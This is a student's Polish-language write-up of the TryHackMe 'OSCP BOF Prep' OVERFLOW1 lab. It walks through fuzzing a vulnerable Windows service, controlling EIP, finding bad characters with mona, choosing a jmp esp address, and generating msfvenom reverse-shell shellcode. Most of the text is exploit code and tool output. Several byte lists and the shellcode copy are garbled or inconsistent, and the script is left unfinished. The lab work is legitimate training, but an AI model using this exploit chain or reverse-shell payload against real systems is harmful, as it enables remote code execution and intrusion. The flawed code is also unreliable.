

Autor: Emilia Zaręba

Krótkie podsumowanie z zadanie task 1, który był konieczny, aby zrobić task 2:

Czynności wykonane:

- Połączyłam się z TryHackMe przez OpenVPN

OpenVPN Dostęp do szczegółów

🔄 Odśwież

Nazwa serwera VPN

EU-Regular-3

Wewnętrzny wirtualny adres IP

10.21.184.182

Status serwera


● Offline (u)

Połączenie

● Connected

- Uruchomiłam maszynę "OSCP BOF Prep" i uzyskałam IP: 10.10.24.5


Docelowe informacje o maszynach

Tytuł	Docelowy adres IP	Wydany
System operacyjny OSCP BOF Prep	10.10.24.5 	1h 12min 27s
<div>? Dodaj 1 godzinę Zakończenie</div>		

- Połączyłam się z maszyną przez RDP (rdesktop bo przez xfreerdp3 nie działało)

Przechodzimy do task 2: OWEFLOW1

- Uruchomiłam Immunity Debugger jako administrator



- Następnie klikamy Plik->Otwórz przechodzimy do folderu "oscp" wybieramy blik "oscp i klikamy otwórz.
- Załadowałam plik oscp.exe z folderu vulnerable-apps i uruchomiłam go (Run)

- Potwierdziłam, że aplikacja nasłuchuje na porcie 1337
- Test połączenia z Kali:
- Polecenie i wynik:

- Wpisujemy “HELP” następnie “OVERFLOW1 test” i widzimy, że pojawiło się COMPLETE, a więc działa

MONA CONFIGURATION

- W polu wprowadzania poleceń znajdującym się na dole okna immunity debuggera wpisujemy komendę: `!mona config -set workingfolder c:\mona\%p` i klikamy “enter”

```

rdesktop - 10.10.24.5
Immunity Debugger - oscp.exe - [CPU - main thread, module oscp]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ? Immunity: Consulting Service

00401629 . 8B7D DC 00 CMP DWORD PTR SS:[EBP-24],0
0040162D . 74 22 JE SHORT oscp.00401651
0040162F . 8B45 DC MOV EAX,DWORD PTR SS:[EBP-24]
00401632 . 8342 04 MOV DWORD PTR SS:[ESP+4],EAX
00401635 . C70424 F47040 MOV DWORD PTR SS:[ESP],oscp.004070F4
0040163D . E8 12300000 CALL <JMP.&msvcrt.printf>
00401642 . E8 350F0000 CALL <JMP.&WS2_32.WSACleanup>
00401647 . B8 01000000 MOV EAX,1
0040164C . E9 42020000 JMP oscp.00401893
00401651 . 8B85 E4FFFFFF MOV EAX,DWORD PTR SS:[EBP-21C]
00401657 . 8B40 0C MOV ECX,DWORD PTR DS:[EAX+C]
0040165D . 8B85 E4FFFFFF MOV EAX,DWORD PTR SS:[EBP-21C]
00401660 . 8B50 08 MOV EDX,DWORD PTR DS:[EAX+8]
00401663 . 8B85 E4FFFFFF MOV EAX,DWORD PTR SS:[EBP-21C]
00401669 . 8B40 04 MOV EAX,DWORD PTR DS:[EAX+4]
0040166C . 834C24 08 MOV DWORD PTR SS:[ESP+8],ECX
00401670 . 835424 04 MOV DWORD PTR SS:[ESP+4],EDX
00401674 . 890424 MOV DWORD PTR SS:[ESP],EAX
00401677 . E8 980E0000 CALL <JMP.&WS2_32.socket>
0040167C . 83EC 0C SUB ESP,0C
0040167F . 8945 E4 MOV DWORD PTR SS:[EBP-1C],EAX
00401682 . 837D E4 FF CMP DWORD PTR SS:[EBP-1C],-1
00401685 . 75 35 JNE SHORT oscp.004016B0
00401688 . E8 E70E0000 CALL <JMP.&WS2_32.WSAGetLastError>
0040168D . 894424 04 MOV DWORD PTR SS:[ESP+4],EAX
00401691 . C70424 187140 MOV DWORD PTR SS:[ESP],oscp.00407118
00401698 . E8 B7300000 CALL <JMP.&msvcrt.printf>
0040169D . 8B85 E4FFFFFF MOV EAX,DWORD PTR SS:[EBP-21C]
004016A3 . 890424 MOV DWORD PTR SS:[ESP],EAX
004016A6 . E8 A10E0000 CALL <JMP.&WS2_32.freeaddrinfo>
004016AB . 83EC 04 SUB ESP,4
004016AE . E8 C90E0000 CALL <JMP.&WS2_32.WSACleanup>
004016B3 . B8 01000000 MOV EAX,1
004016B8 . E9 D6010000 JMP oscp.00401893
004016BD . 8B85 E4FFFFFF MOV EAX,DWORD PTR SS:[EBP-21C]
004016C3 . 8B40 10 MOV ECX,DWORD PTR DS:[EAX+10]
004016C6 . 89C2 MOV EDX,EAX
004016C8 . 8B85 E4FFFFFF MOV EDI,DWORD PTR SS:[EBP-21C]

Register
EAX 0000
ECX 002E
EDX 0000
EBX 778E
ESP 0022
EBP 0000
ESI 0000
EDI 0000
EIP 778E
...
!mona config -set workingfolder c:\mona\%p

```

FUZZING

- Tworzymy plik fuzzer.py

```

GNU nano 8.4 fuzzer.py
!usr/bin/env python3

import socket, time, sys

ip = "10.10.24.5"

port = 1337
timeout = 5
prefix = "OVERFLOW1 "

string = prefix + "A" * 100

while True:
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.settimeout(timeout)
            s.connect((ip, port))
            s.recv(1024)
            print("Fuzzing with {} bytes".format(len(string) - len(prefix)))
            s.send(bytes(string, "latin-1"))
            s.recv(1024)
    except:
        pass

```

- Uruchamiamy skrypt python3 fuzzer.py

```

(student@kali)-[~/overflow1]
$ python3 fuzzer.py
Fuzzing with 100 bytes
Fuzzing with 200 bytes
Fuzzing with 300 bytes
Fuzzing with 400 bytes
Fuzzing with 500 bytes
Fuzzing with 600 bytes
Fuzzing with 700 bytes
Fuzzing with 800 bytes
Fuzzing with 900 bytes
Fuzzing with 1000 bytes
Fuzzing with 1100 bytes
Fuzzing with 1200 bytes
Fuzzing with 1300 bytes
Fuzzing crashed at 1300 bytes

```

- Program zawiesił się przy 1300 bajtach danych.

CRASH REPLICATION & CONTROLLING EIP

- Tworzymy plik exploit.py

```
GNU nano 8.4 exploit.py *
import socket

ip = "10.10.24.5"
port = 1337

prefix = "OVERFLOW1 "
offset = 0
overflow = "A" * offset
ret = ""
padding = ""
payload = ""
postfix = ""

buffer = prefix + overflow + ret + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    s.connect((ip, port))
    print("Sending evil buffer...")
    s.send(bytes(buffer + "\r\n", "latin-1"))
    print("Done!")
except:
    pass
```

- Generujemy teraz cykliczny wzorzec o długości o 400 bajtów dłuższej od ciągu, który spowodował zawieszenie serwera (czyli w naszym wypadku 1700, jednak trzeba 2400)

```
(student@kali)~/overflow1
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2400
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9
```

- Kopiujemy wygenerowane dane i umieszczamy je w zmiennej payload skryptu exploit.py

```
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1700
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce
```

```

prefix = "OVERFLOW1 "
offset = 0
overflow = "A" * offset
retn = ""
padding = ""
payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3"
postfix = ""

```


- Ponownie uruchamiamy oscp.exe
- Uruchamiamy zmodyfikowany skrypt exploit.py

```


(student@kali)-[~/overflow1]
$ python3 exploit.py
Could not connect.

```

- Skrypt powoduje awarię serwera



- W Immunity Debugger wpisujemy polecenie mona, zmieniając odległość na w moim przypadku 2400



```

[+] Examining registers
EIP contains normal pattern : 0x6f43396e (offset 1978)
ESP (0x0199fa30) points at offset 1982 in normal pattern

```

- Aktualizujemy skrypt exploit.py i ustawiamy zmienną offset na wartość 1978 zamiast 0, payload znowu dajemy puste, a retn ustawiamy na "BBBB"

```

GNU nano 8.4 exploit.py
import socket

ip = "10.10.24.5"
port = 1337

prefix = "OVERFLOW1 "
offset = 1978
overflow = "A" * offset
retn = "BBBB"
padding = ""
payload = ""
postfix = ""

```


- Uruchamiamy ponownie oscp.exe w Immunity i zmodyfikowany skryp exploit.py. Rejestr EIP został nadpisany

```


EDI 00000000
EIP 42424242
ESP 50000000

```

**! Maszyna jest ważna tylko 4h i przykro mi, bo musiałam to poprawiać dostając nowy adres:
10.10.138.68 !**

FINDING BAD CHARACTERS

- Tworzymy plik bytearray.bin zawierający wszystkie bajty od \x01 do \xff (z wykluczonym \x00)



- Tworzymy ciąg złych znaków, który jest identyczny z tablicą bajtów

```
(student@kali)-[~/overflow1]
$ python3 -c 'print("".join(["\\x%02x" % i for i in range(1, 256)]))'
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15
\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a
\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f
\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54
\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69
\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e
\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93
\x94\x95\x96\x97\x98\x99\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8
\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd
\xbe\xbf\xco\xcc\xcd\xce\xcf\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7
\xe8\xe9\xea\xeb\xec\xed\xee\xef\xfo\xfl\xfd\xfe\xff
```

- Edytujemy skrypt exploit.py i ustawiamy payload na ciąg nieprawidłowych znaków generowany przez skrypt

```
padding = ""
payload = ("\\x01\\x02\\x03\\x04\\x05\\x06\\x07\\x08\\x09\\x0a\\x0b\\x0c\\x0d\\x0e\\x0f\\x10\\x11\\x12\\x13\\x14\\x15\\x16\\x17\\x18\\x19\\x1a\\x1b\\x1c\\x1d\\x1e\\x1f\\x20\\x21\\x22\\x23\\x24\\x25\\x26\\x27\\x28\\x29\\x2a\\x2b\\x2c\\x2d\\x2e\\x2f\\x30\\x31\\x32\\x33\\x34\\x35\\x36\\x37\\x38\\x39\\x3a\\x3b\\x3c\\x3d\\x3e\\x3f\\x40\\x41\\x42\\x43\\x44\\x45\\x46\\x47\\x48\\x49\\x4a\\x4b\\x4c\\x4d\\x4e\\x4f\\x50\\x51\\x52\\x53\\x54\\x55\\x56\\x57\\x58\\x59\\x5a\\x5b\\x5c\\x5d\\x5e\\x5f\\x60\\x61\\x62\\x63\\x64\\x65\\x66\\x67\\x68\\x69\\x6a\\x6b\\x6c\\x6d\\x6e\\x6f\\x70\\x71\\x72\\x73\\x74\\x75\\x76\\x77\\x78\\x79\\x7a\\x7b\\x7c\\x7d\\x7e\\x7f\\x80\\x81\\x82\\x83\\x84\\x85\\x86\\x87\\x88\\x89\\x8a\\x8b\\x8c\\x8d\\x8e\\x8f\\x90\\x91\\x92\\x93\\x94\\x95\\x96\\x97\\x98\\x99\\x9a\\x9b\\x9c\\x9d\\x9e\\x9f\\xa0\\xa1\\xa2\\xa3\\xa4\\xa5\\xa6\\xa7\\xa8\\xa9\\xaa\\xab\\xac\\xad\\xae\\xaf\\xb0\\xb1\\xb2\\xb3\\xb4\\xb5\\xb6\\xb7\\xb8\\xb9\\xba\\xbb\\xbc\\xbd\\xbe\\xbf\\xc0\\xc1\\xc2\\xc3\\xc4\\xc5\\xc6\\xc7\\xc8\\xc9\\xca\\xcb\\xcc\\xcd\\xce\\xcf\\xd0\\xd1\\xd2\\xd3\\xd4\\xd5\\xd6\\xd7\\xd8\\xd9\\xda\\xdb\\xdc\\xdd\\xde\\xdf\\xe0\\xe1\\xe2\\xe3\\xe4\\xe5\\xe6\\xe7\\xe8\\xe9\\xea\\xeb\\xec\\xed\\xee\\xef\\xf0\\xf1\\xf2\\xf3\\xf4\\xf5\\xf6\\xf7\\xf8\\xf9\\xfa\\xfb\\xfc\\xfd\\xfe\\xff")
postfix = ""
```

- Uruchamiamy znowu oscp.exe w Immunity i ponownie zmodyfikowany skrypt exploit.py notujemy adres, który otrzymaliśmy (01AFFA30)

```
EBX 41414141
ESP 018BFA30
EBP 41414141
```

- Wpisujemy polecenie mona:

```
!mona compare -f C:\mona\oscp\bytearray.bin -a 018BFA30
[02:46:43] Access violation when executing [424242]
```

- Pojawia się okno “mona Memory comparison results”, okno pokazuje wyniki porównania, wskazując wszelkie znaki, które różnią się w pamięci od tych w wygenerowanym pliku bytearray.bin

Address	Status	BadChars	Type
0x018bfa30	Corruption after 6 bytes	00 07 08 2e 2f a0 a1	normal

- Generujemy nową tablicę bajtów w mona, określając te nowe badchars wraz z \x00.

```
!mona bytearray -b '\x00\x07\x2e\xa0'
```

- Aktualizujemy zmienną payload w skrypcie exploit.py i usuwamy nowe badchars te wymienione powyżej

```
padding = ""
padding += "\x0a\x0b\x0c\x0d\x0e\x0f\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
```

- Uruchamiamy ponownie oscp.exe w Immunity i ponownie modyfikujemy skrypt exploit.py, powtarzamy aż zwróci komunikat unmodified. (spędziłam nad tym bardzo dużo czasu, bo okazało się, że adres się zmienił a ja cały czas wpisywałam ten sam)

Address	Status	BadChars	Type
0x01a1fa30	Unmodified		normal

FINDING A JUMP POINT

- Gdy plik oscp.exe jest uruchomiony lub znajduje się w stanie awarii uruchamiamy polecenie mona ze wszystkimi badchar

```
!mona jmp -r esp -cpb '\x00\x07\x2e\xa0'
```

- Polecenie wskaże wszystkie instrukcje “jmp esp” z adresami, które nie zawierają żadnego ze wskazanych badchars.

```

----- Mona command started on 2025-05-13 04:00:31 (v2.0, rev 605) -----
[+] Processing arguments and criteria
  - Pointer access level : X
  - Bad char filter will be applied to pointers : "\x00\x07\x2e\xa0"
[+] Generating module info table, hang on...
  - Processing modules
  - Done. Let's rock 'n roll.
[+] Querying 2 modules
  - Querying module essfunc.dll
  - Querying module oscp.exe
  - Search complete, processing results
[+] Preparing output file 'jmp.txt'
  - (Re)setting logfile c:\mona\oscp\jmp.txt
[+] Writing results to c:\mona\oscp\jmp.txt
  - Number of pointers of type 'jmp esp' : 9
[+] Results :
0x625011af : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False,
0x625011bb : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False,
0x625011c7 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False,
0x625011d3 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False,
0x625011df : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False,
0x625011eb : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False,
0x625011f7 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False,
0x62501203 : jmp esp : ascii (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: F
0x62501205 : jmp esp : ascii (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: F
Found a total of 9 pointers
[+] This mona.py action took 0:00:00.424000

```

- Wybieramy adres i aktualizujemy skrypt exploit.py, ustawiając zmienną “retn” na adres zapisany od tyłu (bierzemy, np. pierwszy 0x625011af)

```

overflow = "A" * offset
retn = "\xaf\x11\x50\x62"
padding = ""

```

GENERATE PAYLOAD

- Uruchamiamy polecenie msfvenom z odpowiednimi parametrami

```

(student@kali)-[~/overflow1]
$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.138.68 LPORT=4444 EXITFUNC=thread -b "\x00\x07\x2e\xa0" -f c

```

- Kopiujemy wygenerowane ciągi kodu C

```

Payload size: 351 bytes
Final size of c file: 1506 bytes
unsigned char buf[] =
"\xb8\x9f\x4f\x63\xa3\xda\xc3\xd9\x74\x24\xf4\x5e\x33\xc9"
"\xb1\x52\x83\xee\xfc\x31\x46\x0e\x03\xd9\x41\x81\x56\x19"
"\xb5\xc7\x99\xe1\x46\xa8\x10\x04\x77\xe8\x47\x4d\x28\xd8"
"\x0c\x03\xc5\x93\x41\xb7\x5e\xd1\x4d\xb8\xd7\x5c\xa8\xf7"
"\xe8\xcd\x88\x96\xa0\xc0\xdd\x78\x52\xdf\x10\x79\x93\x02"
"\xd8\x2b\x4c\x48\x4f\xdb\xf9\x04\x4c\x50\xb1\x89\xd4\x85"
"\x02\xab\xf5\x18\x18\xf2\xd5\x9b\xcd\x8e\x5f\x83\x12\xaa"
"\x16\x38\xe0\x40\xa9\xe8\x38\xa8\x06\xd5\xf4\x5b\x56\x12"
"\x32\x84\x2d\x6a\x40\x39\x36\xa9\x3a\xe5\xb3\x29\x9c\x6e"
"\x63\x95\x1c\xa2\xf2\x5e\x12\x0f\x70\x38\x37\x8e\x55\x33"
"\x43\x1b\x58\x93\xc5\xf5\xf7\x37\x8d\x04\x1e\x6e\x6b\xea"
"\x1f\x70\xd4\x53\xba\xfb\xf9\x80\xb7\xa6\x95\x65\xfa\x58"
"\x66\xe2\x8d\x2b\x54\xad\x25\xa3\xd4\x26\xe0\x34\x1a\x1d"
"\x54\xaa\xe5\x9e\xa5\xe3\x21\xca\xf5\x9b\x80\x73\x9e\x5b"
"\x2c\xa6\x31\x0b\x82\x19\xf2\xfb\x62\xca\x9a\x11\x6d\x35"
"\xba\x1a\xa7\x5e\x51\xe1\x20\x6b\xac\x63\xf4\x03\xb2\x73"
"\xe4\x8f\x3b\x95\x6c\x20\xa6\x0e\x19\xd9\x37\xc4\xb8\x26"
"\xe2\xa1\xfb\xad\x01\x56\xb5\x45\x6f\x44\x22\xa6\x3a\x36"
"\xe5\xb9\x90\x95\xe6\x69\x2b\x7f\x9e\xe4\x50\x28\xc9\xa1\xa7"
"\x21\x9f\x5f\x91\x9b\xbd\x9d\x47\xe3\x05\x7a\xb4\xea\x84"
"\x0f\x80\xc8\x96\xc9\x09\x55\xc2\x85\x5f\x03\xbc\x63\x36"
"\xe5\x16\x3a\xe5\xaf\xfe\xbb\xc5\x6f\x78\xc4\x03\x06\x64"
"\x75\xfa\x5f\x9b\xba\xa6\x68\xe4\xa6\x0a\x97\x3f\x63\x2a"

```

- I zmieniamy payload w skrypcie exploit.py


```

GNU nano 8.4                               exploit.py *
payload = (" \xb8\x9f\x4f\x63\xa3\xda\xc3\xd9\x74\x24\xf4\x5e\x33\xc9"
"\xb1\x52\x83\xee\xfc\x31\x46\x0e\x03\xd9\x41\x81\x56\x19"
"\xb5\xc7\x99\xe1\x46\xa8\x10\x04\x77\xe8\x47\x4d\x28\xd8"
"\x0c\x03\xc5\x93\x41\xb7\x5e\xd1\x4d\xb8\xd7\x5c\xa8\xf7"
"\xe8\xcd\x88\x96\x6a\x0c\xdd\x78\x52\xdf\x10\x79\x93\x02"
"\xd8\x2b\x4c\x48\x4f\xdb\xf9\x04\x4c\x50\xb1\x89\xd4\x85"
"\x02\xab\xf5\x18\x18\xf2\xd5\x9b\xcd\x8e\x5f\x83\x12\xaa"
"\x16\x38\xe0\x40\xa9\xe8\x38\xa8\x06\xd5\xf4\x5b\x56\x12"
"\x32\x84\x2d\x6a\x40\x39\x36\xa9\x3a\xe5\xb3\x29\x9c\x6e"
"\x63\x95\x1c\xa2\xf2\x5e\x12\x0f\x70\x38\x37\x8e\x55\x33"
"\x43\xab\x58\x93\xc5\x5f\x7f\x37\x8d\x04\x1e\x6e\x6b\xea"
"\x1f\x70\xd4\x53\xba\xfb\xf9\x80\xb7\xa6\x95\x65\xfa\x58"
"\x66\xe2\x8d\x2b\x54\xad\x25\xa3\xd4\x26\xe0\x34\x1a\x1d"
"\x54\xaa\xe5\x9e\xa5\xe3\x21\xca\xf5\x9b\x80\x73\x9e\x5b"
"\x2c\xa6\x31\x0b\x82\x19\xf2\xfb\x62\xca\x9a\x11\x6d\x35"
"\xba\x1a\xa7\x5e\x51\xe1\x20\x6b\xac\x63\xf4\x03\xb2\x73"
"\xe4\x8f\x3b\x95\x6c\x20\x6a\x0e\x19\xd9\x37\xc4\xb8\x26"
"\xe2\xa1\xfb\xad\x01\x56\xb5\x45\x6f\x44\x22\xa6\x3a\x36"
"\xe5\xb9\x90\x5e\x69\x2b\x7f\x9e\xe4\x50\x28\xc9\xa1\xa7"
"\x21\x9f\x5f\x91\x9b\xbd\x9d\x47\xe3\x05\x7a\xb4\xea\x84"
"\x0f\x80\xc8\x96\xc9\x09\x55\xc2\x85\x5f\x03\xbc\x63\x36"
"\xe5\x16\x3a\xe5\xaf\xfe\xbb\xc5\x6f\x78\xc4\x03\x06\x64"

```

PREPEND NOPS

- Ustawiamy zmienną padding w skrypcie exploit.exe

```

overflow = A * offset
retn = "\xaf\x11\x50\x62"
